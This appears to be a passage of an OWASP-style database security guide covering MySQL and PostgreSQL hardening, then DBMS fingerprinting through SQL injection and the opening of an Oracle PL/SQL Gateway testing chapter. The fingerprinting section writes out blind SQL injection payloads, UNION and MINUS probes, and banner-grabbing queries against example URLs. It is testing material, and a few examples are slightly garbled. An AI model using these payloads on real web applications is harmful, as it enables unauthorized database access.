The `my.cnf` file may contain a rich set of possible configuration attributes and values, which can change the behaviour of the MySQL server dramatically. The whole file is basically split up into a couple of different sections, each describing the configuration of a specific MySQL executable which is written within brackets, e.g. `mysqld`, `mysqldump`, `client`, etc. We will further focus on `mysqld` only. The whole set of configuration attributes can be achieved in the MySQL sample configuration files, usually found in `$MYSQL/support-files/`.

➢ Connectivity

Securing a database server strongly depends on what is expected from the server. One of the most important questions is the need for remote access to the service. If our database server is just needed by local services, we can achieve a very effective security enhancement by disabling TCP/IP networking of our MySQL instance. This is done by activating the `skip-networking` option. If passed, connections are limited to either UNIX sockets or named pipes.

The `max_connections` defines the maximum of concurrent connections to the server. Note that one of the given amount is always reserved for users with SUPER privileges. Related to this, `max_connect_errors` defines the maximum of errors which may result upon or during connection establishment per user, before he/she is being banned. Setting this value to about 10 should prevent brute-force attacks.

- **Logging**

Turning on the `log` parameter, makes MySQL enable full query logging. This means, that every MySQL query (even ones with incorrect syntax) is getting logged. This is either good for debugging reasons on the one hand, and very interesting on detecting certain database attacks like SQL-injections on the other hand.

- **Transactions and ACIDness**

`transaction_isolation` defines how MySQL is reacting, if `SELECT` statements are queried upon possibly uncommitted rows and/or tables (dirty read). From the security perspective, it’s advisable that this value is set to `REPEATABLE-READ` or `SERIALIZABLE`, since both ensure ACID-compatiblity.

To guarantee ACID compliance, the instance of MySQL has to use a backend, supporting transactions. This is normally done via the InnoDB engine, so it’s a good idea to set `default_table_type` to InnoDB. The probably most important factor due to the performance of this storing engine, is the `innodb_buffer_pool_size`, which caches indexes and row data of InnoDB tables. On a pure high-performance database server, MySQL AB recommends to set this value up to 80% of the available physical memory. In a maximum address-space of 4GiB on a 32 bit architecture, this value may reach more than 3GiB of memory.


- **Others**

The MySQL syntax defines a `LOAD DATA` statement, which provids reading files directly from the filesystem into a table. This command can be very useful for certain administration tasks, but does offer a high potential of attacks. The use of this statement can be prevented by setting `load-infile` to 0 in the configuration file.

Inside MySQL: DBMS' access control and privilege management

General management table structures

MySQL has a built-in access control and privilege management, once more implemented as a relational model in a separate database. Even after freshly installing a database instance, MySQL automatically creates the mysql database which holds 6 tables – 5 of them play a certain role of whether a user is allowed to access database objects (table, row, column, etc) or not. Those access rules may be built upon username, connecting host or the requested database.



Schematic presentation of the DMBS' internal accounting and management procedures, as executed by the MySQL database server.

user table

The user table is the most important one, since it (besides numerous other things) defines users, their passwords, and the hosts they are allowed to connect from, so are the first 3 columns. The host column also accepts wildcards, like % as the regular expression (.*). The password is never stored in plain text, but normally hashed via the MD5 algorithm. Note that a user/host-pair is used as primary key.

After those initial values, the user table is followed by about two dozen boolean values, giving a more granular description of the permissions granted to the user. The names, like `Insert_priv`, </tt>Update_priv</tt>, etc. are self-speaking. Since those rights have no restriction to certain tables or databases, they should be avoided and set to N, whereever possible, for using more restricting levels of access.

When a query is being processed, the permissions of the user table are checked at first, and the query is immediately granted if the user has sufficient permissions on this layer. The following listing completes the available columns of the user table:

```
mysql> use mysql;

Database changed

mysql> desc user;

+-----------------------+-----------------+------+-----+

| Field                 | Type            | Null | Key |

+-----------------------+-----------------+------+-----+

| Host                  | char(60)        | NO   | PRI |

| User                  | char(16)        | NO   | PRI |
| Password               | char(41)        | NO   |     |
| Select_priv            | enum('N','Y')   | NO   |     |
| Insert_priv            | enum('N','Y')   | NO   |     |
| Update_priv            | enum('N','Y')   | NO   |     |
| Delete_priv            | enum('N','Y')   | NO   |     |
| Create_priv            | enum('N','Y')   | NO   |     |
| Drop_priv              | enum('N','Y')   | NO   |     |
| Reload_priv            | enum('N','Y')   | NO   |     |
| Shutdown_priv          | enum('N','Y')   | NO   |     |
| Process_priv           | enum('N','Y')   | NO   |     |
| File_priv              | enum('N','Y')   | NO   |     |
| Grant_priv             | enum('N','Y')   | NO   |     |
| References_priv        | enum('N','Y')   | NO   |     |
| Index_priv             | enum('N','Y')   | NO   |     |
| Alter_priv             | enum('N','Y')   | NO   |     |
| Show_db_priv           | enum('N','Y')   | NO   |     |
| Super_priv             | enum('N','Y')   | NO   |     |
| Create_tmp_table_priv  | enum('N','Y')   | NO   |     |
| Lock_tables_priv       | enum('N','Y')   | NO   |     |
| Execute_priv           | enum('N','Y')   | NO   |     |
| Repl_slave_priv        | enum('N','Y')   | NO   |     |
| Repl_client_priv       | enum('N','Y')   | NO   |     |
| Create_view_priv       | enum('N','Y')   | NO   |     |
| Show_view_priv         | enum('N','Y')   | NO   |     |
| Create_routine_priv    | enum('N','Y')   | NO   |     |
| Alter_routine_priv     | enum('N','Y')   | NO   |     |
| Create_user_priv       | enum('N','Y')   | NO   |     |
| ssl_type               | enum(,'ANY','X509','SPECIFIED') | NO   |     |
| ssl_cipher             | blob              | NO   |
| x509_issuer            | blob              | NO   |
| x509_subject           | blob              | NO   |
| max_questions          | int(11) unsigned  | NO   |
| max_updates           | int(11) unsigned | NO   |

| max_connections       | int(11) unsigned | NO   |

| max_user_connections  | int(11) unsigned | NO   |

+-----------------------+------------------+------+

37 rows in set (0.01 sec)
```

As listed, `user` additionally defines four columns related to cryptographic methods like ciphers and certificates, and four columns used for user-specific limitations on the database, we will inspect later.

db table

The `db` table is checked (only), if the user table doesn't define enough permissions for a user to fully process the query. db again defines username, connecting host, and numerous privileges on a certain database, given by the column `Db`. This table is only processed, if

1. the user doesn't has sufficient permissions in the user table, and
2. the user wants to set up a query on a database, defined in the db table.

host table

This is basically the same as the db table, but acting on actual hosts, the query may come from and may be restricted to.

tables_priv and columns_priv tables

The `tables_priv` table exactly defines the permissions of users on per-table-basis, who may or may not set up select, insert, update, delete, create, drop, grant, references, index and alter commands. Also the Grantor, the timestamp of the GRANT-statement and of course username, database name and hostname are stored here. This is possibly the table where user-based restrictions should be done.

In comparison, the columns_priv table is structured like tables_priv, but holds less permissions and additionally defines a column_name column, telling us to which column the restriction/permission is refering.

➢ Access management via SQL

All permissions and restrictions stored in the `mysql` database, are classically managed via SQL, mainly using GRANT and REVOKE statements. While GRANT statements usually gives a permission to a user, the corresponding REVOKE statement disallows the user to own this certain permission.

A GRANT statement consists of the permissions which are to be set, as well as the database and table it is refering to, and a user/hostname pair. For example:

```
GRANT SELECT, UPDATE on mysql.user TO root@localhost IDENTIFIED BY 'password'
```

The REVOKE command is used adequatly. For a detailed description on GRANT and REVOKE you may consider having a look on the official MySQL reference [Vas04].

There is no big difference between setting up permissions via the tables inside the `mysql` database using DML or typing SQL GRANT and REVOKE statements. However, while the latter version will activate the permissions immediately, privilege settings applied by direct DML, deserve reloading the values. This can be done via FLUSH PRIVILEGES.

There a several privileges only used for database administration, namely

- PROCESS, allowing the user to perform the processlist command,
- SHUTDOWN, allowing the user to shutdown the MySQL server via the shutdown command,
- SUPER, allowing the user to perform the kill command for killing certain MySQL threads,
- RELOAD, allowing the user to perform `flush-hosts`, `flush-logs`, `flush-privileges`, `flush-status`, `flush-tables`, `flush-threads`, `refresh` as well as `reload` commands. It's not recommended ever to give one of those permissions to ordinary users.

Note, that these privileges are commonly not used via SQL-statements, but through using the mysqladmin shell command. This is a security related model, since a user who intends to force privilege escalation atempts on the MySQL server, will not be able to use this commands inside the standard MySQL shell. The above rights should be reduced to an absolute minimum of users.

Setting up the root password

Outside of the MySQL-shell, the server's administrator is able to execute the program `mysqladmin`, which allows to set up administrative MySQL-specific tasks outside the DBMS, and partially, even when the database server doesn't actually run.

One of the main tasks you should know about `mysqladmin` is to set new passwords (typically the password for the root user himself):

```
mysqladmin -u root password <password-in-cleartext>
```

Note that username and passwords can have a maximum length of 16 characters each, not more. To perform this task within MySQL, the following SQL-statement would be appropriate:

```
UPDATE user SET password = PASSWORD('secret') WHERE user = 'root';
```

Tables and security functions

A very useful strategie is to (automatically) include certain security-related information in the main tables of the database model. Assume a table `Customer`. We will now add a few more columns to this table, providing some logging information:

```
CREATE TABLE Customer (

  CustomerNo INTEGER AUTO_INCREMENT PRIMARY KEY,

  Company VARCHAR(100),

  ...,

  Created DATETIME,
  Created_by VARCHAR(80),

  Updated DATETIME;

  Updated_by VARCHAR(80),

  Deleted DATETIME;

  Deleted_by VARCHAR(80)

);
```

As you may have already found out, we're about to additionally save exactly when who did what on this specific table. You may wonder why the VARCHAR() columns are 80 characters in length while usernames are restricted to a maximum of 16: That's because we'll also save the hostname from which the user is connecting from (max. 60 characters).

When changing this table, the corresponding software should now just set up a statement like:

```
UPDATE Customer

SET Company = 'Somename Ltd.',

  Updated = SYSDATE(),

  Updated_by = USER()

WHERE Company = 'Someothername Ltd.'
```

If we're about to delete a table, to the same for deletion. It's commonly strongly recommended not to delete anything from an existing database instance. Therefore, when a dataset should be deleted, we just set the deletion date and the user who forced to execute the deletion:

```
UPDATE Customer

SET Deleted = SYSDATE(),

  Deleted_by = USER()

WHERE Company = 'Someothername Ltd."
```

➢ Check table consistencies and repair databases

For tables of type MyISAM (non-ACID) or InnoDB (ACID compliant), MySQL provides CHECK and REPAIR statements for tables. Especially the CHECK-routine can be done in several levels of detail:

```
CHECK TABLE Customer [QUICK|FAST|CHANGED|MEDIUM|EXTENDED]
```

The options differ in several strategies.

- the QUICK-option will not do any checks on columns, but only basic table-related information
- the MEDIUM-option performs column-checks (e.g. dead links), and calculates a checksum over key-columns
- the CHANGED-option only inspects changes made on the table since the last check

- the EXTENDED-option checks and checksums all columns separately (which can take a while on bigger databases)

Note: Since MySQL 5, also VIEWs can be used with the CHECK statement.

If a table is damaged, consider trying the REPAIR statement.

```
REPAIR TABLE tablename
```

Setting up connection limits

As shown in the table description of user, there are several options MySQL offers to limit certain resources of specific users.

This includes three main clauses:

- The MAX_QUERIES_PER_HOUR clause defines a maximum set of queries which may be processed on per user and per host basis. For example, the statement GRANT SELECT on *.* TO root WITH MAX_QUERIES_PER_HOUR will limit the maximum queries available to user root to an amount of five per hour.
- MAX_UPDATES_PER_HOUR, controls the maximum amount of DML statements per hour, and
- MAX_CONNECTIONS_PER_HOUR controls the maximum of connection establishments per hour.

All of those clauses cannot be applied on per-table or per-database basis, since they have to be stated via *.*. Every mentioned limitation is internally represented by counters, corresponding to the time (per hour). Those counter may easily be reset by invoking the command FLUSH USER_RESOURCES (the user which tries to flush, will need the RELOAD privilege). This statement will not remove the defined resource limits, but reset the counters.

Conclusion

There is no absolute security for applications. The offered methods and technologies mentioned in this paper, can help making the environment much more secure where the MySQL daemon is running.

We may use technologies like sandboxing and virtualization for isolating the MySQL processes from the environment, the database server is running in. This minimizes the possible negative consequences, if the daemon is getting compromised. The deployment and use of cryptographic routines for ciphering physical data and network traffic, reduces the risks of sniffing and man-in-the-middle attacks, as well as securing the whole data covered by the database if the data directory itself gets theft.

A very big disadvantage of using programming languages which explicitely make use of pointers like C or C++, is the possibility of buffer overflows and attacks using this as basis. That’s not a conceptional mistake of MySQL, but makes the spectrum of possible attacks much wider. Using certain external software for checking those leaks is highly recommended. In such a case, the database server will just be terminated - which is not a desirable consequence, but far better than having an up and running but compromised instance.

REFERENCES

The whole article is mainly based upon the original document Hardening MySQL on Unix-like systems, Erik Sonnleitner 2007, available at [www.delta-xi.net].

- [AB05] MySQL AB. Inside mysql 5.0 - a dba's perspective, 2005.
- [Ale06] Michael Alexander, Huehtig, Netzwerke und Netzwerksicherheit. Telekommunikation, 2006. (ISBN 3826650484).
- [Amb07] Eric Amberg. Linux-Server mit Debian. mitp, 2007. (ISBN 3826615875).
- [Bau02] Michael Bauer. Building secure servers with Linux. O'Reilly, 2002. (ISBN 0596002173).
- [BLTR06] Johannes Bauer, Albrecht Liebscher, and Klaus Thielking-Riechert. OpenVPN. Grundlagen, Konfiguration, Praxis. Dpunkt Verlag, 2006. (ISBN 3898643964).
- [Cod70] E. F. Codd. A relational model of data for large shared data banks. Communications of the ACM 13 (6), 377-387, 1970.
- [Eri03] Jon Erickson. Hacking - the art of exploitation. No starch press, 2003. (ISBN 1593270070).
- [Ert03] Wolfgang Ertel. Angewandte Kryptographie. Hanser Fachbuchverlag, 2003. (ISBN 3446223045).
- [Fos05] James Foster. Buffer overflow attacks. Syngres Media, 2005. (ISBN 1932266674).
- [Gri05] Lenz Grimmer. Mysql backup and security, 2005.
- [Kre04] Juergen Kreileder. Chrooting mysql on debian, 2004.
- [MBBS07] Keith Murphy, Peter Brawley, Dan Buettner, and Baron Schwartz. Mysql magazine, 2007. Issue 1.
- [One] Aleph One. Smashing the stack for fun and profit. Phrack magazine vol 49, File 14 of 16.
- [Pac05] Lars Packshies. Praktische Kryptographie unter Linux. Open source press, 2005. (ISBN: 3937514066).
- [PW07] Johannes Ploetner and Steffen Wendzel. Netzwerksicherheit. Galileo press, 2007. (ISBN 3898428286).
- [SBZD07] Henning Sprang, Timo Benk, Jaroslaw Zdrzalek, and Ralph Dehner. Xen. Virtualisierung unter Linux. Open source press, 2007. (ISBN 3937514295).
- [Sch05] Bruce Schneier. Angewandte Kryptographie. Algorithmen, Protokolle und Sourcecode in C. Pearson Studium, 2005. (ISBN 0471117099).
- [SR07] M. Stipcevic and B. Medved Rogina. Quantum random number generator. Rudjer Boskovic Institute, Bijenicka, Zagreb, Croata, 2007.

❒ [SWF05] Ellen Siever, Aaron Weber, and Stephen Figgins. Linux in a nutshell. O'Reilly, 2005. (ISBN 0596009305).

❒ [Vas04] Vikram Vaswani. MySQL: The complete reference. Mcgraw-Hill Professional, 2004. (ISBN 0072224770).

❒ [Wae03] Dietmar Waetjen. Kryptographie. Grundlagen, Algorithmen, Protokolle. Spektrum Adakemischer Verlag, 2003. (ISBN 3827414318).

POSTGRESQL HARDENING

OVERVIEW

PostgreSQL is an object-relational database management system (ORDBMS). It is an enhancement of the original POSTGRES database management system, a next-generation DBMS research prototype. While PostgreSQL retains the powerful data model and rich data types of POSTGRES, it replaces the PostQuel query language with an extended subset of SQL.

This paragraph has the objectives to define the minimum security requirements for configuring and managing PostgreSQL.

DESCRIPTION

❒ Server installation and updating

I decided to not face the installation hardening in this little guide, there is a lot of documentation about installing and chrooting software. You can find some usefull information about the PostgreSQL configuration files here:

- http://www.postgresql.org/docs/8.3/interactive/runtime-config-connection.html
- http://www.postgresql.org/docs/8.3/interactive/runtime-config-resource.html
- http://www.postgresql.org/docs/8.3/interactive/preventing-server-spoofing.html

You can monitor the PostgreSQL security alert there: http://www.postgresql.org/support/security.html

❒ pg_hba.conf - Client Authentication

pg_hba.conf is one of the main configuration file of PostgresSQL, it define the connection authorization. The file structure is:

```
TYPE - DATABASE - USER - CIDR_ADDRESS - METHOD
```

Argument	Description	Values
TYPE	Connection type accepted by the server	local: unix-domain socket host: TCP/IP connection with or without SSL hostnossl: TCP/IP connection without SSL
DATABASE	Database rule	all: connection allowed to all databases. sameuser: connection allowed only to database with the same user

		samerole/samegroup: user must be a member of the role with the same name as the requested database database name: connection allowed only to database list (separated by comma)
USER	Usernames	all: connection allowed to all users username: single username allowed (Multiples usernames or groups can be allowed via comma separated field) +groupname: username of a group allowed
CIDR-ADDRESS	Source address	Source network allowed to conenct to this rules. You have two way to define this parameter, the firstone is use a CIDR notation (192.168.0.0/24), the second one is use two parameter, one for the host and the second for the netmask.
METHOD	Authentication method	trust: Allow the connection unconditionally. reject: Reject the connection unconditionally. md5: Authentication with MD5 encrypted password. crypt: Authentication with crypt() encrypted password. password: Authentication with plain text password. gss: Authentication with GSSAPI. sspi: Authentication with SSPI. krb5: Authentication with Kerberos V5. ident: Authentication via ident protocol. ldap: LDAP authentication. pam: PAM authentication.

You have to:

- Disable all trust connections
- Use strong authentication (md5/kerberos etc)
- Limit connections only from allowed IP
- Use SSL connection

http://www.postgresql.org/docs/8.3/interactive/auth-pg-hba-conf.html

❒ Users roles

Users and roles in PostgresSQL are the same (for example CREATE USER is only a wrapper to CREATE ROLE). While you are creating a new user you can assign different options.

```
CREATE ROLE name [ [ WITH ] option [ ... ] ]
```

Option	Description
SUPERUSER NOSUPERUSER	These clauses determine whether the new role is a "superuser", who can override all access restrictions within the database. Superuser status is dangerous and should be used only when really needed. You must yourself be a superuser to create a new superuser. If not specified, NOSUPERUSER is the default.
CREATEDB NOCREATEDB	These clauses define a role's ability to create databases. If CREATEDB is specified, the role being defined will be allowed to create new databases. Specifying NOCREATEDB will deny a role the ability to create databases. If not specified, NOCREATEDB is the default.
CREATEROLE NOCREATEROLE	These clauses determine whether a role will be permitted to create new roles (that is, execute CREATE ROLE). A role with CREATEROLE privilege can also alter and drop other roles. If not specified, NOCREATEROLE is the default.
CREATEUSER NOCREATEUSER	These clauses are an obsolete, but still accepted, spelling of SUPERUSER and NOSUPERUSER. Note that they are not equivalent to CREATEROLE as one might naively expect!
INHERIT NOINHERIT	These clauses determine whether a role "inherits" the privileges of roles it is a member of. A role with the INHERIT attribute can automatically use whatever database privileges have been granted to all roles it is directly or indirectly a member of. Without INHERIT, membership in another role only grants the ability to SET ROLE to that other role; the privileges of the other role are only available after having done so. If not specified, INHERIT is the default.
LOGIN NOLOGIN	These clauses determine whether a role is allowed to log in; that is, whether the role can be given as the initial session authorization name during client connection. A role having the LOGIN attribute can be thought of as a user. Roles without this attribute are useful for managing database privileges, but are not users in the usual sense of the word. If not specified, NOLOGIN is the default, except when CREATE ROLE is invoked through its alternative spelling CREATE USER.
CONNECTION LIMIT connlimit	If role can log in, this specifies how many concurrent connections the role can

	make. -1 (the default) means no limit.
ENCRYPTED UNENCRYPTED	These key words control whether the password is stored encrypted in the system catalogs. (If neither is specified, the default behavior is determined by the configuration parameter password_encryption.) If the presented password string is already in MD5-encrypted format, then it is stored encrypted as-is, regardless of whether ENCRYPTED or UNENCRYPTED is specified (since the system cannot decrypt the specified encrypted password string). This allows reloading of encrypted passwords during dump/restore.
VALID UNTIL 'timestamp'	The VALID UNTIL clause sets a date and time after which the role's password is no longer valid. If this clause is omitted the password will be valid for all time.

One example of create role can be:

```
CREATE ROLE miriam WITH LOGIN PASSWORD 'jw8s0F4' VALID UNTIL '2005-01-01';
```

http://www.postgresql.org/docs/8.3/interactive/sql-createrole.html

- **Access Privileges**

After the creation of a role you have to grant it privileges to a specific database. A good pratice is to create two different user for each database, the first as the complete control, the second one is able only to read and modify the data. The second user will be used on the web application and similar, so if someone get access will not be able to modify the database structure, create trigger or functions.

```
GRANT { { SELECT | INSERT | UPDATE | DELETE | REFERENCES | TRIGGER } [,...] | ALL
[ PRIVILEGES ] }  ON [ TABLE ] tablename [, ...] TO { [ GROUP ] rolename | PUBLIC }
[, ...] [ WITH GRANT OPTION
```

Option	Value
SELECT	Allows SELECT from any column of the specified table, view, or sequence. Also allows the use of COPY TO. This privilege is also needed to reference existing column values in UPDATE or DELETE. For sequences, this privilege also allows the use of the currval function.
INSERT	Allows INSERT of a new row into the specified table. Also allows COPY FROM.
UPDATE	Allows UPDATE of any column of the specified table. (In practice, any nontrivial UPDATE command will require SELECT privilege as well, since it must reference table columns to determine which rows to update, and/or to compute new values for columns.) SELECT ... FOR UPDATE and SELECT ... FOR SHARE also require this privilege, in addition to the SELECT privilege. For sequences, this privilege allows the use of the nextval and setval functions.

DELETE	Allows DELETE of a row from the specified table. (In practice, any nontrivial DELETE command will require SELECT privilege as well, since it must reference table columns to determine which rows to delete.)
REFERENCES	To create a foreign key constraint, it is necessary to have this privilege on both the referencing and referenced tables.
TRIGGER	Allows the creation of a trigger on the specified table. (See the CREATE TRIGGER statement.)
CREATE	For databases, allows new schemas to be created within the database. For schemas, allows new objects to be created within the schema. To rename an existing object, you must own the object and have this privilege for the containing schema. For tablespaces, allows tables, indexes, and temporary files to be created within the tablespace, and allows databases to be created that have the tablespace as their default tablespace. (Note that revoking this privilege will not alter the placement of existing objects.)
CONNECT	Allows the user to connect to the specified database. This privilege is checked at connection startup (in addition to checking any restrictions imposed by pg_hba.conf).
TEMPORARY TEMP	Allows temporary tables to be created while using the specified database.
EXECUTE	Allows the use of the specified function and the use of any operators that are implemented on top of the function. This is the only type of privilege that is applicable to functions. (This syntax works for aggregate functions, as well.)
USAGE	For procedural languages, allows the use of the specified language for the creation of functions in that language. This is the only type of privilege that is applicable to procedural languages. For schemas, allows access to objects contained in the specified schema (assuming that the objects' own privilege requirements are also met). Essentially this allows the grantee to "look up" objects within the schema. Without this permission, it is still possible to see the object names, e.g. by querying the system tables. Also, after revoking this permission, existing backends might have statements that have previously performed this lookup, so this is not a completely secure way to prevent object access. For sequences, this privilege allows the use of the currval and nextval functions.

ALL PRIVILEGES	Grant all of the available privileges at once. The PRIVILEGES key word is optional in PostgreSQL, though it is required by strict SQL.

http://www.postgresql.org/docs/8.3/interactive/sql-grant.html

❒ **Removing the default "public" schema**

By default PostgresSQL use a public schema used for store information about the databases, tables, procedures. This schema by default is accessible by all users, so all users can see every tables structure or procedures.

➢ **Removing the public schema**

Removing the public schema from all users.

```
REVOKE CREATE ON SCHEMA public FROM PUBLIC;
```

➢ **Creating a new protected schema**

```
CREATE SCHEMA myschema AUTHORIZATION [username];
```

➢ **Modify search_path of the user**

```
SET search_path TO myschema,public;
```

In this way the database structure will be stored on a private schema and the access will be guaranteed only to the right user.

http://www.postgresql.org/docs/8.3/interactive/ddl-schemas.html

❒ **Limiting file access to filesystem and system routines**

By default PostrgreSQL deny to all users to access filesystem and system routines, only superuser is allowed to do it.

REFERENCES

❒ PostgreSQL documentation - http://www.postgresql.org/docs/

OWASP BACKEND SECURITY PROJECT – TESTING

DBMS FINGERPRINTING

OVERVIEW

To furthermore exploit SQL Injection vulnerability you need to know what kind of Database Engine your web application is using. There are a few techniques to accomplish this task:

- Banner Grabbing
- Guessing the string concatenation operator
- Analyzing backend SQL Dialect
- Error Code Analysis

DESCRIPTION

After determining that a web application is vulnerable to SQL Injection we need to fingerprint backend DBMS to furthermore exploit such a vulnerbility. Fingerprint is performed against a set of peculiarities of DBMS. Such a peculiarities are listed below in order of accuracy:

- Informations exposed through an error code
- String concatenation functions
- SQL Dialects

❒ Banner Grabbing

Through a SQL Injection we can retrieve Backend DBMS banner but be aware that it could have been replaced by a system administrator. Such a SQL Injection shall include a SQL Statement to be evaluated.

- MySQL: SELECT version()
- Postgres: SELECT version()
- Oracle: SELECT version FROM v$instance
- MS SQL: SELECT @@version

❒ Fingerprinting with string concatenation

Different DBMS handle string concatenation with different operators:

- **MS SQL**: 'a' + 'a'

- **MySQL**: CONCAT('a','a')
- **Oracle**: 'a' || 'a' *or* CONCAT('a','a')
- **Postgres**: 'a' || 'a'

As you can see both Oracle and Postgres use the || operator to perform such a concatenation, so we need another difference to distinguish them.

PL/SQL define the CONCAT operator as well to perform string concatenation and as you can guess this one is not defined on Postgres.

Example:

Let say you're testing the following URL:

http://www.example.com/news.php?id=1

You checked that the above URL is vulnerable to a Blind SQL Injection. It means that http://www.example.com/news.php return back the same contents with both

id=1 (http://www.example.com/news.php?id=1)

and

id=1 AND 1=1 (http://www.example.com/news.php?id=1 AND 1=1)

You know that different engine have different operators to perform string concatenation as well so all you have to do is to compare the orginal page (id=1) with:

- **MSSQL:** id=1 AND 'aa'='a'+'a'
- **MySQL/Oracle:** id=1 AND 'aa'=CONCAT('a','a')
- **Oracle/Postgres:** id=1 AND 'a'='a'||'a'

MS SQL:

The following comparison should be true:

- http://www.example.com/news.php?id=1''
- http://www.example.com/news.php?id=1 AND 'aa'='a'+'a'''

MySQL:

The following comparison should be true:

- http://www.example.com/news.php?id=1
- http://www.example.com/news.php?id=1 AND 'aa'=CONCAT('a','a')

Oracle:

The following comparison should be true:

- http://www.example.com/news.php?id=1
- http://www.example.com/news.php?id=1 AND 'aa'=CONCAT('a','a')
- http://www.example.com/news.php?id=1 AND 'aa'='a'||'a'

Postgres:

The following comparison should be true:

- http://www.example.com/news.php?id=1
- http://www.example.com/news.php?id=1 AND 'aa'='a'||'a'

❒ Fingerprinting through SQL Dialect Injection

Each DBMS extends Standard SQL with a set of native statements. Such a set define a SQL Dialect available to developers to properly query a backend DBMS Engine. Beside of a lack of portability this flaw dafine a way to accurately fingerprint a DBMS through a SQL Injection, or even better a SQL Dialect Injection. SQL Dialect Injection is an attack vector where only statements, operators and peculiarities of a SQL Dialect are used in a SQL Injection.

As a *SELECT 1/0* returns on different DBMS:

- **MySQL:** NULL
- **Postgres:** ERROR: division by zero
- **Oracle:** ORA-00923: FROM keyword not found where expected
- **SQL Server:** Server: Msg 8134, Level 16, State 1, Line 1 Divide by zero error encountered.

We can exploit this peculiarities to identify MySQL DBMS. To accomplish this task the following comparison shall be true:

```
http://www.example.com/news.php?id=1

http://www.example.com/news.php?id=1 AND ISNULL(1/0)
```

Let see more about this fingerprinting technique.

MySQL:

One of MySQL peculiarities is that when a comment block ('/**/') contains an exlamation mark ('/*! sql here*/') it is interpreted by MySQL, and is considered as a normal comment block by other DBMS.

So, if you determine that *http://www.example.com/news.php?id=1* is vulnerable to a BLIND SQL Injection the following comparison should be '*TRUE*:

```
http://www.example.com/news.php?id=1
```

```
http://www.example.com/news.php?id=1 AND 1=1--
```

When backend engine is MySQL following WEB PAGES should contains the same content of vulnerable URL

```
http://www.example.com/news.php?id=1 /*! AND 1=1 */--
```

on the other side the following should be completely different:

http://www.example.com/news.php?id=1 /*! AND 1=0 */--

PostgreSQL:

Postgres define the *::* operator to perform data casting. It means that *1* as INT can be convert to *1* as CHAR with the following statements:

```
SELECT 1::CHAR
```

So, if you determine that *http://www.example.com/news.php?id=1* is vulnerable to a BLIND SQL Injection the following comparison should be true when backend engine is PostgreSQL:

```
http://www.example.com/news.php?id=1

http://www.example.com/news.php?id=1 AND 1=1::int
```

MS SQL Server:

T-SQL adds *TOP* expression for *SELECT* statements in order to upper limit retrieved result set:

```
SELECT TOP 10 FROM news
```

The following comparison should be true on MS SQL:

```
http://www.example.com/news.php?id=1

http://www.example.com/news.php?id=1 UNION ALL SELECT TOP 1 NULL,NULL
```

Oracle:

Oracle implements the following set operators:

- `UNION`
- `UNION ALL`
- `INTERSECT`
- `MINUS`

MINUS has not yet been implemented on other DBMS so we can inject it to see if it get executed by backend database with no errors at all.

- /news.php?id=1 is vulnerable to SQL Injection
- through UNION SQL INJECTION we determine how many expression are retrieved from *news.php* to the backend DBMS
- replace UNION with MINUS to see if you get back original page (/news.php?id=1)

```
http://www.example.com/news.php?id=1

http://www.example.com/news.php?id=1 UNION ALL SELECT NULL FROM DUAL

http://www.example.com/news.php?id=1 UNION ALL SELECT NULL,NULL FROM DUAL

http://www.example.com/news.php?id=1 UNION ALL SELECT NULL,NULL,NULL FROM DUAL

http://www.example.com/news.php?id=1 MINUS SELECT NULL,NULL,NULL FROM DUAL
```

- **Error Codes Analysis**

By performing fault injection, or fuzzing, you can gather important information through error code analysis when web application framework reports errors. Let'see some examples:

```
http://www.example.com/store/findproduct.php?name='

You have an error in your SQL syntax; check the manual that corresponds to your MySQL
server version

for the right syntax to use near '''''   at line 1

http://www.example.com/store/products.php?id='

Warning: pg_exec() [function.pg-exec]: Query failed: ERROR: unterminated quoted string at
or near "'" LINE 1:

SELECT * FROM products WHERE ID=' ^ in /var/www/store/products.php on line 9
```

REFERENCES

- Advanced SQL Injection - http://www.owasp.org/images/7/74/Advanced_SQL_Injection.ppt

TESTING ORACLE

OVERVIEW

This section describes how to test an Oracle DB from the web. Web based PL/SQL applications are enabled by the PL/SQL Gateway, which is the component that translates web requests into database queries. Oracle has developed a number of different software implementations, ranging from the early web listener product to the Apache mod_plsql module to the XML Database (XDB) web server. All have their own quirks and issues, each of which will be thoroughly investigated in this chapter. Products that use the PL/SQL Gateway include, but are not limited to, the Oracle HTTP Server, eBusiness Suite, Portal, HTMLDB, WebDB and Oracle Application Server.

DESCRIPTION

❒ **Understanding how the PL/SQL Gateway works**

Essentially the PL/SQL Gateway simply acts as a proxy server taking the user's web request and passing it on to the database server where it is executed.

1. The web server accepts request from a web client and determines if it should be processed by the PL/SQL Gateway
2. The PL/SQL Gateway processes the request by extracting the requested package name and procedure and variables
3. The requested package and procedure are wrapped in a block of anonymous PL/SQL and sent to the database server.
4. The database server executes the procedure and sends the results back to the Gateway as HTML
5. The gateway sends the response, via the web server, back to the client

Understanding this point is important - the PL/SQL code does not exist on the web server but, rather, in the database server. This means that any weaknesses in the PL/SQL Gateway or any weaknesses in the PL/SQL application, when exploited, give an attacker direct access to the database server - no amount of firewalls will prevent this.

URLs for PL/SQL web applications are normally easily recognizable and generally start with the following (xyz can be any string and represents a Database Access Descriptor, which you will learn more about later):

```
http://www.example.com/pls/xyz

http://www.example.com/xyz/owa

http://www.example.com/xyz/plsql
```

While the second and third of these examples represent URLs from older versions of the PL/SQL Gateway, the first is from more recent versions running on Apache. In the plsql.conf Apache configuration file, /pls is the default, specified as a Location with the PLS module as the handler. The location need not be /pls, however. The absence of a file extension in a URL could indicate the presence of the Oracle PL/SQL Gateway. Consider the following URL:

```
http://www.server.com/aaa/bbb/xxxxx.yyyyy
```

